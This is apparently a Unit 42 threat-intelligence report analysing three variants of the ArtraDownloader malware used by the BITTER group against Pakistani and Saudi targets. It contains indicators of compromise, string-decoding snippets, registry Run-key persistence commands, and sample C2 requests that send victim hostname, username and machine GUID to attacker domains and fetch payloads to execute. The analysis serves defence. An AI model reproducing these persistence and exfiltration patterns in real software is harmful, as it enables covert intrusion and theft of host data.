Multiple ArtraDownloader Variants Used by BITTER to Target Pakistan

unit42.paloaltonetworks.com/multiple-artradownloader-variants-used-by-bitter-to-target-pakistan/

Josh Grunzweig, Brittany Barbehenn February 25, 2019

By Josh Grunzweig and Brittany Barbehenn

February 25, 2019 at 6:00 AM

Category: Unit 42, Unit 42

Tags: artradownloader, Bitter

This post is also available in: 日本語 (Japanese)

Executive Summary

Since at least 2015, a suspected South Asian threat grouping known as BITTER has been targeting Pakistan and Chinese organizations using variants of a previously unreported downloader. We have named this malware family ArtraDownloader based on a PDB string discovered within the samples. We've observed three variants of this downloader with the earliest timestamp of February 2015. This downloader has frequently been observed downloading the Remote Access Trojan (RAT) BitterRAT which is associated with BITTER threat operations.

Starting in September 2018 and continuing through the beginning of 2019, BITTER launched a wave of attacks targeting Pakistan and Saudi Arabia. This is the first reported instance of BITTER targeting Saudi Arabia. Details surrounding these attacks and the three ArtraDownloader variants observed are described below.

Activities

Between mid-September 2018 and January 2019, Unit 42 observed the ArtraDownloader used in the targeting of Pakistan and Saudi Arabian organizations. Several malicious documents have been identified, all communicating with likely compromised, legitimate Pakistan websites to retrieve the payload. These websites include those associated with the Pakistan government and other Pakistan organizations.

Beginning on Sep 12, 2018, we observed files with the following names hosted on the URL https://wforc[.]pk/js/.

- Internet Data Traffic Report – August 2018.docx
- PAF Webmail Security Report.doc.exe

The presumed spear phish targeted an employee of an organization in Saudi Arabia. The malicious file communicated with the C2 nethosttalk[.]com.

Around the same timeframe, two additional files (listed below) were observed being hosted on another Pakistan website. These executables, which had the following names, were hosted on the URL khurram.com[.]pk/js/drvn and communicated with the domain nethosttalk[.]com for C2.

- Handling of Logistics.pdf[.]com
- Cyber security work shop.pdf[.]com

Beginning on Nov 6, 2018, the URL http://rmmun.org[.]pk/svch was observed hosting two ArtraDownloader files that communicated with the domains info.viewworld71[.]com or hewle.kielsoservice[.]net. The RMMUN, Roots Metropolitan Model United Nations, is an organized event that was held on November 8-11, 2018 which fosters collaboration and insights into issues such as human rights and economic development.

Between November 2018 and January 2019, an engineering and hydraulics company in Pakistan, almasoodgroup[.]com was observed hosting two AtraDownloader executables as well as a malicious document used to deliver a payload. One of the files, Port Details.doc is an RTF document crafted to exploit the EQNEDT vulnerability CVE-2017-11882. This file downloaded a payload that also communicated with the domain hewle.kielsoservice[.]net. The other two files hosted on the engineering company's domain communicated with command and control domain xiovo426[.]net.

On 2 Jan 19, the file article_amy.doc was also uploaded into VirusTotal. This document was hosted on almasoodgroup[.]com/js/cwqj and communicated with C2 domain thepandaservices.nsiagenthoster[.]net. The domain almasoodgroup[.]com appears to be a legitimate but compromised domain in this particular instance.

On December 17 and 18 2018, a file was downloaded from http://fst.gov[.]pk/images/winsvc (SHA256: ef0cb0a1…) after a user accessed the document cocktail and the dinner in the last week of dec.doc. We do not know how the user was initially enticed to execute this document. This payload is an instance of ArtraDownloader variant 1 exploits CVE-2017-11882 (EQNEDT). In this case it was observed using the command and control domain of hewle.kielsoservice[.]net/Engset.php.

Variant Comparison

In total, roughly 80 unique instances of the ArtraDownloader malware family have been discovered. Within these samples, 3 distinct variants are identified. These variants generally have minor changes between them, specifically as it pertains to string obfuscation, as well as HTTP requests.

The earliest sample identified belonging to ArtraDownloader has a compile timestamp of February 2015, which provides a rough outline as to how old this malware family is.

To date, Unit 42 has only observed this malware family downloading and executing instances of the RAT malware family associated with BITTER. A breakdown as to when each identified sample was compiled is as follows:



Figure 1 Timeline of ArtraDownloader variants based on compile timestamps

Overall, the ArtraDownloader malware family is not sophisticated, leveraging simple registry keys for persistence and HTTP requests to download and execute a remote file. Important strings within these samples are obfuscated by adding or subtracting from each byte within a string. This same obfuscation routine is used when sending data via HTTP.

Of interest, during this analysis we discovered infrastructure use overlap seen in a previously analyzed payload. In November 2017 we reported on malicious documents that were downloaded from the domain zmwardrobe[.]com and subsequently executed a payload referred to as MY24. This activity was observed through September and October 2017. In November 2017, we first observed ArtraDownloader querying the same domain; this continuing through February 2018. Both payloads were observed in InPage exploits.

For more information about the variants discovered and an in-depth analysis on each, please refer to the Appendix.

Conclusion

To date, the threat actor commonly referred to as BITTER continues to be active against various regions across the globe. They are observed targeting Pakistan, China, and Saudi Arabia using a customized downloader malware family named ArtraDownloader. This downloader, leveraging unique custom obfuscation routines downloads and executes the BitterRAT malware family via HTTP.

Multiple organizations have been affected or found to be hosting the malware used by BITTER, including the Pakistan government, an engineering company, and an electrical provider. We will continue to monitor this threat actor in the future. Palo Alto Networks customers are protected against this threat in the following ways:

- All malware is appropriately classified as malicious in WildFire
- Domains being used for communication by malware and URLs hosting malware are flagged as malicious
- AutoFocus customers may use the BITTER, BITTERRAT, and ArtraDownloader tags for continued tracking of this threat.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit cyberthreatalliance.org.

Appendix

ArtraDownloader Malware Analysis – Variant 1

For the remainder of the analysis, the following file is used:

MD5	7cc0b212d1b8ceb808c250495d83bae4
SHA1	d2c161ce52240b61d632607a2262890327d82502
SHA256	ef0cb0a1a29bcdf2b36622f72734aec8d38326fc8f7270f78bd956e706a5fd57

Compile Timestamp	2018-12-06 11:14:45 UTC

Table 1 ArtraDownloader Variant 1 Sample

Upon execution, the sample will create and register a new window class with the following properties:

Window Name: seal

Class Name: SEAL

Upon receiving a WM_CREATE message in this newly created window class, it will execute a new function after 20 seconds via a call to SetTimer(). This function is responsible for actually downloading and executing a remote payload and will only be called at the end of the malware's execution.

ArtraDownloader continues to collect the following information from the victim machine:

- Computer name
- Operating system
- Username

Throughout the malware's execution, various strings are encoded to avoid detection. The following Python code may be used to decode these strings:

```
def decode(data):

out = ""

for d in data:

out += chr(ord(d)-1)

return out
```

Example:

```
>> print(decode("ifxmf/ljfmtptfswjdf/ofu"))

>> hewle.kielsoservice[.]net
```

It then attempts to acquire the following folder paths. The first successfully identified folder will be used.

- TEMPLATES
- NETHOOD
- APPDATA

The ctfmon.exe file is appended to this path, which will be the destination ArtraDownloader copies itself too in the event this file does not already exist.

The malware then attempts to acquire the following folder paths. The first successfully identified folder will be used.

- NETHOOD
- TEMPLATES
- APPDATA

The perfc file is appended to this path, which will be the temporary destination the malware uses when downloading a remote file.

The downloader proceeds to identify the victim's machine GUID via the HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid registry key. If this key is successfully queried, a string with the following data is formatted:

[Computer Name]##[Username]@@[Machine GUID]

Otherwise, the following string is generated:

[Computer Name]!@[Username]

This information will be used in subsequent network requests. In order to ensure persistence, the malware modifies the host's registry to accomplish this. The following two keys are set:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\JITDfbug - "cmd /c start %Qrp% && exit"

HKCU\Environment\Qrp - [path]\ctfmon.exe

Where [path] is the previously chosen path where ArtraDownloader has copied itself. These two registry key modifications ensure that the malware executes every time the victim machine starts.

At this point in the malware's execution flow, the previously discussed function that is executed on a 20 second timer will ultimately run. It will begin by making the following example POST request to the remote C2 server:

```
POST /Engset.php HTTP/1.0

Host: hewle.kielsoservice[.]net

Connection: keep-alive

Content-type: application/x-www-form-urlencoded

Content-length: 148

BCDEF=XJO.82GO2QF2BU9&MNOPQ=Xjoepxt!8!Vmujnbuf&GHIJ=Kpti!Hsvo{xfjh&UVWXYZ=XJO.82GO2QF2BU9$$Kpti!Hsvo{xfjhAA214cf8g5.
```

In this request, the POST data is encoded using the same technique witnessed on the strings. Upon decoding them, we are presented with the following:

POST Variable	Description	Decoded Example
BCDEF	Hostname	WIN-71FN1PE1AT8
MNOPQ	Microsoft Windows Version	Windows 7 Ultimate
GHIJ	Username	Josh Grunzweig
UVWXYZ	Previously created string used as a unique identifier for the victim	WIN-71FN1PE1AT8##Josh Grunzweig@@103be7f4-bfb8-40fa-803c-e06bdf9d3bb6
st	Boolean value indicating if previously downloaded file executed successfully.	0

Table 2 Decoded POST requests in ArtraDownloader Variant 1

The expected response is as follows, where 'qbzmpbe' is the example encoded executable name (decoded: 'payload') that will be downloaded and executed:

```
DFCB=DWN qbzmpbe<br>
```

After the expected response is returned by the remote C2 server, ArtraDownloader will make the following POST request:

The above example request is using the same unique identifier that was witnessed in the previous request's UZWXYZ POST variable.

The remote C2 server expects the response to be of the following format:

```
exe[hex-encoded data]&lt
```

Where [hex-encoded data] is the hex-encoded payload binary. The raw response is written to the perfc file, such as in the following example from a mock C2 server:

```
HTTP/1.0 200 OK

Content-Type: text/html; charset=utf-8

Content-Length: 28

Server: Werkzeug/0.12.2 Python/2.7.15

Date: Tue, 08 Jan 2019 18:46:23 GMT

exe68656c6c6f20776f726c64&lt
```

After this file is written, the malware proceeds to decode the hex-encoded data and writes this to the previously defined filename in the same path as perfc. In our example from earlier, since payload was provided as the filename, this particular payload would be written to payload.exe. Using our example from the mock server, this file would contain the string hello world.

At this stage, the malware proceeds to open this newly created executable in a new process via a call to ShellExecuteA(). Should this be successful, ArtraDownloader will make a subsequent HTTP request to /Engset.php with the same POST parameters. However, in this request, the st POST variable is set to 1.

ArtraDownloader Malware Analysis – Variant 2

For the remainder of the analysis, the following file is used:

MD5	8d42c01180be7588a2a68ad96dd0cf85
SHA1	89a7861acb7983ad712ae9206131c96454a1b3d8
SHA256	0b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0
Compile Timestamp	2019-01-07 07:13:47 UTC
PDB String	c:\Users\Asterix\Documents\Visual Studio 2008\Projects\28NovDwn\Release\28NovDwn.pdb

Table 3 ArtraDownloader Variant 2 Sample

Upon execution, the sample will create and register a new window class with the following properties:

Window Name: 28NovDwn

Class Name: MY28NOVDWN

The malware proceeds to decode a series of strings using a simple routine. The following Python script may be used to decode strings belonging to this cluster:

```
def decode(data):

out = ""

for d in data:

out += chr((ord(d)-3)&0xFF)

return out

>> print(decode(“iudphzrunvxssruw1qhw”))

>> frameworksupport[.]net
```

It proceeds to attempt to create the C:\intel\ directory, which is where various files will eventually be stored. It creates the following registry if it doesn’t already exist with the intent of persisting on the victim machine:

HKCU\Environment\AppId – c:\intel\msdtcv.exe

ArtraDownloader then sets the following registry key to ensure that the malware executes across reboots.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run – cmd /c start %AppId% && exit

Additionally, in a separate thread, the malware will spawn a new process to copy itself to the C:\intel\msdtcv.exe path.

Various information about the victim machine is collected, including information about the operating system, the machine’s GUID, as well as the hostname. This information will ultimately be used to both identify the victim and provide general information about the infected host.

The following example GET request is made to the remote C2 server:

```
GET /ourtyaz/qwe.php?
TIe=214cf8g5.cgc9.51gb.914d.f17ceg%3ae4cc7*XJO.82GO2QF2BU9*%3aACme%3b%217%2f2%2f8712%21Tfswjdf%21Qbdl%212
HTTP/1.1

Host: frameworksupport[.]net

Connection: close
```

In the example request above, the data supplied in the TIe GET variable is separated by a * and the remaining data is encoded by adding one to each byte. Decoding this string, we are presented with the following:

```
103be7f4-bfb8-40fa-803c-e06bdf9d3bb6*WIN-71FN1PE1AT8*9@Bld: 6.1.7601 Service Pack 1
```

The data above includes the machine’s GUID, the victim’s hostname, as well as information about the operating system. This particular GET request is looking for the AXE: identifier, as witnessed in the following C2 response:

```
HTTP/1.1 200 OK
```

```
X-Powered-By: PHP/5.6.36

Content-Type: text/html; charset=UTF-8

Content-Length: 23

Date: Tue, 20 Nov 2018 22:27:56 GMT

Accept-Ranges: bytes

Server: LiteSpeed

Connection: close

AXE: #wscspl#

SIZE: ##
```

In this response, the data between the # is parsed, and a subsequent request is made. Should this information be present in the response, the malware will query the CSIDL_HISTORY folder, which represents the file system directory that serves as a common repository for Internet history items. This path has the string ZX appended to it, followed by the filename used in the HTTP response, which in our example was wscspl. An example of this is as follows:

C:\Users\[username]\AppData\Local\Microsoft\Windows\HistoryZXwscspl

The HTTP request for data that will be supplied to this newly formed file path is as follows:

```
GET /ergdfbd/wscspl HTTP/1.1

Host: frameworksupport[.]net

Connection: Close
```

The entire HTTP response is written to the previously described file path. ArtraDownloader will then parse this entire HTTP response's POST data, extracting everything at offset 0x1 to a file path without the ZX characters, and with the .exe extension. Using our previous example, this file would be the following:

C:\Users\[username]\AppData\Local\Microsoft\Windows\Historywscspl.exe

The previously written file containing ZX in the path is removed. Finally, this file is executed in a new process. If this executable is spawned without errors, the malware will send the following example final HTTP request:

```
GET /ourtyaz/dwnack.php?cId=214cf8g5.cgc9.51gb.914d.f17ceg%3ae4cc7 HTTP/1.1

Host: frameworksupport[.]net

Connection: Close
```

ArtraDownloader Malware Analysis – Variant 3

For the remainder of the analysis, the following file is used:

MD5	a1bdb1889d960e424920e57366662a59
SHA1	177837d0fa5bfd274abe79d80a01cfe2374b4cd9
SHA256	f0ef4242cc6b8fa3728b61d2ce86ea934bd59f550de9167afbca0b0aaa3b2c22
Compile Timestamp	2018-07-30 09:18:37 UTC
PDB String	d:\C++\new_downloader_aroundtheworld123\Release\audiodq.pdb

Table 4 ArtraDownloader Variant 3 Sample

Upon execution, the malware begins by decoding a series of strings via a simple decoding routine. The following Python script may be used to decode strings belonging to this cluster:

```
def decode(data):

out = ""

for d in data:
```

```
out += chr((ord(d)-13)&0xFF)

return out

>> print(decode(binascii.unhexlify("6E7F7C827B71817572847C7F79713E3F403B7B7281")))

>> aroundtheworld123[.]net
```

The malware proceeds to check to determine if the AVG security product is currently running on the system, however, this information does not appear to be used by ArtraDownloader. It is possible that this might have been a remnant of testing being performed by the malware author that was unintentionally left within the sample.

Various information about the system is collected by the malware and used in subsequent HTTP requests. After this information is collected, the following example HTTP GET request is performed:

```
GET ///healthne/accept.php?a=WIN-71FN1PE1AT8&b=WIN-71FN1PE1AT8&c=Windows%207%20Ultimate&d=Josh GrunzweigJosh Grunzweig103be7f4-bfb8-40fa-803c-e06bdf9d3bb6365536040965860&e= HTTP/1.1

Host: aroundtheworld123[.]net
```

Note that unlike other variants witnessed in this malware family, this particular variant does not obfuscate data being sent across the network. The following GET parameters are used within this request:

GET Variable	Description
a	Hostname
b	Computer name
c	Operating system version
d	Unique string containing two instances of the victim’s username, the machine’s GUID, as well as various information queried via a call to GetSystemInfo()
e	A variable that does not appear to be used within this particular sample

Table 5 GET Parameters Observed in ArtraDownloader Variant 3

An example response to this request can be seen below.

```
HTTP/1.1 200 OK

Content-Type: text/html; charset=UTF-8

Content-Length: 29

Date: Mon, 05 Nov 2018 19:22:56 GMT

Accept-Ranges: bytes

Server: LiteSpeed

Connection: Keep-Alive

Yes file58368[regdl]35No file
```

The response to this request is parsed, specifically attempting to identify the string Yes file. Should this string be present, the data between [and] is parsed. This data is used in a subsequent HTTP request made that will download a file from the remote server, as seen below:

```
GET /healthne/healthne/regdl HTTP/1.0

Host: aroundtheworld123[.]net

HTTP/1.0 200 OK

Last-Modified: Tue, 02 Oct 2018 04:38:28 GMT

Content-Type: application/octet-stream

Content-Length: 58368

Date: Mon, 05 Nov 2018 19:23:01 GMT
```

```
Accept-Ranges: bytes

Server: LiteSpeed

Connection: close

MZ......................[TRUNCATED]
```

This executable file is written to the same directory as the malware and uses the same name provided. As an example, should this malware originally be executed from C:\, the downloaded file would be written to C:\regdl.exe. Finally, this executable is run in a new process.

Indicators of Compromise

Please refer to the following link for a CSV file containing all relevant IOCs:

https://github.com/pan-unit42/iocs/tree/master/bitter